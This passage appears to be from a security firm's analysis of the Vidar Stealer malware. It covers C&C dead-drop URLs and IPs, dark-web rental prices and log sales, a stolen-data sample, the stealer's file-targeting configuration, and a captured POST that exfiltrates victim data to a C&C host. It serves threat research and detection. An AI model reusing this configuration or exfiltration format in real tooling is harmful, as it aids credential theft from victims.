| https://api.faceit.com/core/v1/nicknames/vyh62lapin<br>https://api.faceit.com/core/v1/nicknames/ramilgame | 205.185.127.90 | 23.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | 78.47.87.144 | 23.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin<br>https://api.faceit.com/core/v1/nicknames/sslamlssa | 198.98.55.103 | 24.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | 168.119.226.10 | 24.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin<br>https://api.faceit.com/core/v1/nicknames/sslamlssa | 78.47.81.226 | 26.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/sslamlssa | 116.203.140.224 | 29.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/sslamlssa<br>https://api.faceit.com/core/v1/nicknames/ramilgame | 176.123.4.140 | 1.May.21 |
| https://api.faceit.com/core/v1/nicknames/sslamlssa<br>https://api.faceit.com/core/v1/nicknames/ramilgame | 188.34.193.205 | 1.May.21 |
| https://api.faceit.com/core/v1/nicknames/ramilgame | 159.69.87.239 | 7.May.21 |
| https://api.faceit.com/core/v1/nicknames/ramilgame | 185.99.133.218 | 10.May.21 |
| https://api.faceit.com/core/v1/nicknames/ramilgame | 195.201.94.135 | 10.May.21 |

**Vidar Stealer C&C Server List**

### 3. Admin site

Vidar Stealer can manage infected devices and control overall statistics through the admin site “my-vidar.com”.

Press enter or click to view image in full size




my-vidar.com/auth/login

## Vidar Stealer in DDW

### 1. Vidar Stealer rental post

Vidar Stealer is a MaaS-type malware sold on dark web forums. As shown in the post below, sales are being made, and they are actively trading from at least November 2018 to the present. Attackers collect information by targeting specific users with the rented malware or sell logs collected to an unspecified number of users again on DDW.

**• Prices**

7 days → $130


14 days → $200

30 days → $300

60 days → $580

90 days → $750


Press enter or click to view image in full size





Vidar Stealer sales post on the dark web

- **Inside the Admin page**

Press enter or click to view image in full size




Press enter or click to view image in full size



## 2. Vidar Stealer Log Sales Post

Posts that sell logs collected by Vidar Stealer to DDW are also being found steadily. Mostly, rather than logs for a single target, many logs containing various countries are sold. It is often found that such postings also include Korea.


Press enter or click to view image in full size




Vidar Stealer Log Sales in Deep Web Forum


Since the collected log files are divided into KR as below, it is easy to identify that they are Korean victims, and password information and infected device information are stored inside the file.

Press enter or click to view image in full size




Vidar Stealer log files

Press enter or click to view image in full size




Korean site cookie information in the log file

## Conclusion

The latest version of all Vidar Stealer malicious code C&C servers are constantly being changed through a dynamic acquisition method, but only one C&C server is active at the time of execution. Therefore, if a new C&C server can be collected by monitoring the C&C server collection URL, information leakage can be prevented even if it is infected with a malicious code, and measures can be taken by detecting infected devices attempting to connect.


S2W LAB is monitoring the continuously updated Vidar Stealer C&C server collection URL, and through this, the C&C server is also being collected. In addition, we continue to analyze and track changes in Vidar Stealer’s C&C connection method.

In the past, Stealer malware caused direct damage to individuals rather than companies, but with the recent increase in telecommuting due to the coronavirus, Stealer malware likely to steal accounts that can access corporate business networks. Since account stealing is attempted not only for web browsers but also for various software, if important accounts are stolen, it is possible to infiltrate the corporate network. So, if these logs are sold to ransomware attack groups, the damage is out of control.

In order to prevent Vidar Stealer infection, users should be cautious of executing programs from unknown sources, executing cracked or illegal activation programs, and opening spam emails.


```
We also provide futher information regarding various Stealers via Xarvis Enterprise. Please refer to
```

Press enter or click to view image in full size




Relation Graph of Vidar Stealer on Xarvis Enterprise

Press enter or click to view image in full size




Credential Leak Monitoring Dashboard inside Xarvis Enterprise

# Appendix

## Appendix 1: Example of the leaked file

Filename: information.txt


```
Version: 37.5

 Date: Fri Feb 12 08:24:56 2021
MachineID: eeeb5d54-7880-42a7-b542-739bbc26cf4b
GUID: {846ee340-7039-11de-9d20-806e6f6e6963}
HWID: eeeb5d54-7880-42a7-b542-9d20-806e6f6e6963

 Path: C:\Users\admin\AppData\Roaming\build.exe
Work Dir: C:\\ProgramData\\A2KA889SJFAXH2KBIL2MLRZVK

 Windows: Windows 7 Professional [x64]
Computer Name: USER-PC
User Name: admin
Display Resolution: 1280x720
Display Language: en-US
Keyboard Languages: English (United States)
Local Time: 12/2/2021 8:24:56
TimeZone: UTC-0

 [Hardware]
Processor: Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz
CPU Count: 4
RAM: 4095 MB
VideoCard: Standard VGA Graphics Adapter

 [Processes]
---------- System [4]
------------------------------  smss.exe [272]
-  csrss.exe [352]
-  wininit.exe [400]
-  csrss.exe [412]
-  winlogon.exe [456]
-  services.exe [496]
-  lsass.exe [504]
-  lsm.exe [512]
-  svchost.exe [616]
-  IMEDICTUPDATE.EXE [1224]
-  srvpost.exe [1356]
-  SearchIndexer.exe [1412]
-  taskhost.exe [1796]
   ….

 [Software]
Adobe Flash Player 27 ActiveX [27.0.0.187]
Adobe Flash Player 27 NPAPI [27.0.0.187]
Adobe Flash Player 27 PPAPI [27.0.0.187]
Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 [12.0.30501.0]
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.21.27702 [14.21.27702]
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.21.27702 [14.21.27702]
```

```
Skype 7.39 [7.39.102]
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.21.27702 [14.21.27702.2]
-2019 Redistributable (x64) - 14.21.27702 [14.21.27702.2]
Realtek AC'97 Audio
```

## Appendix 2: Communication

- api.faceit.com connection packet (HTTPS connection)

  Press enter or click to view image in full size




- JSON data received from C&C

```
{
   "result": "ok",
   "payload": {
     "country": "ca",
     "registration_status": "active",
     "about": "duckclack.com|",
     "matches_left": 0,
     "private_tournaments_invitations": {},
     "user_type": "user",
     "games": {},
```

```
    "matches_not_played": 0,
    "settings": {
      "language": "en"
    },
    "active_team_id": null,
    "newsletter_promotions": false,
    "version": 4,
    "created_by": "anonymous",
    "favorite_tournaments": [],
    "activated_at": "Wed Feb 03 15:39:24 UTC 2021",
    "invitations_remaining": 10,
    "steam_id": "",
    "ongoing_rooms": {},
    "updated_by": "5ee7a37c-54b8-4dac-a211-0329602f9398",
    "guid": "5ee7a37c-54b8-4dac-a211-0329602f9398",
    "private_tournaments": [],
    "status": "AVAILABLE",
    "guest_info": {},
    "notification_tournament_joined_starts": false,
    "friends_ids": [],
    "flag": "",
    "created_at": "Wed Feb 03 15:39:24 UTC 2021",
    "membership": {
      "type": "free"
    },
    "memberships": [
      "free"
    ],
    "newsletter_general": false,
    "nickname": "yetveirrifcu",
    "ongoing_tournaments": {},
    "socials": {},
    "website": "",
    "verified": false,
    "entity_type": "user"
  },
  "server_epoch_time": 1613118241,
  "message": "Operation performed correctly.",
  "env": "prod",
  "you_are": {
    "roles": [
      "anonymous"
    ],
    "user": "anonymous"
  },
```

```
  "version": "2.174.3"
}
```

- Configuration data for stealing information

```
1,1,1,1,1,1,1,0,1,1,250,Desktop;%DESKTOP%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*passw
```


- Captured Packet to breach victim’s data

```
POST / HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, 
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 8698
Host: duckclack.com
Connection: Keep-Alive
Cache-Control: no-cache

 --1BEF0A57BE110FD467A
Content-Disposition: form-data; name="hwid"

 eeeb5d54-7880-42a7-b542-9d20-806e6f6e6963
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="os"

 Windows 7 Professional
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="platform"

 x64
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="profile"

 399
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="user"

 admin
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="cccount"

 0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="fcount"

 2
--1BEF0A57BE110FD467A
```

```
Content-Disposition: form-data; name="telegram"

 0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="ver"

 37.5
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="ccount"

 0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="logs"; filename="eeeb5d54-7880-42a7-b542-739bbc26cf4b85683630
Content-Type: zip

 PK
...
PK
--1BEF0A57BE110FD467A--
```

## Appendix 3: MITRE ATT&CK

Press enter or click to view image in full size




---

Source: https://medium.com/s2wlab/deep-analysis-of-vidar-stealer-ebfc3b557aed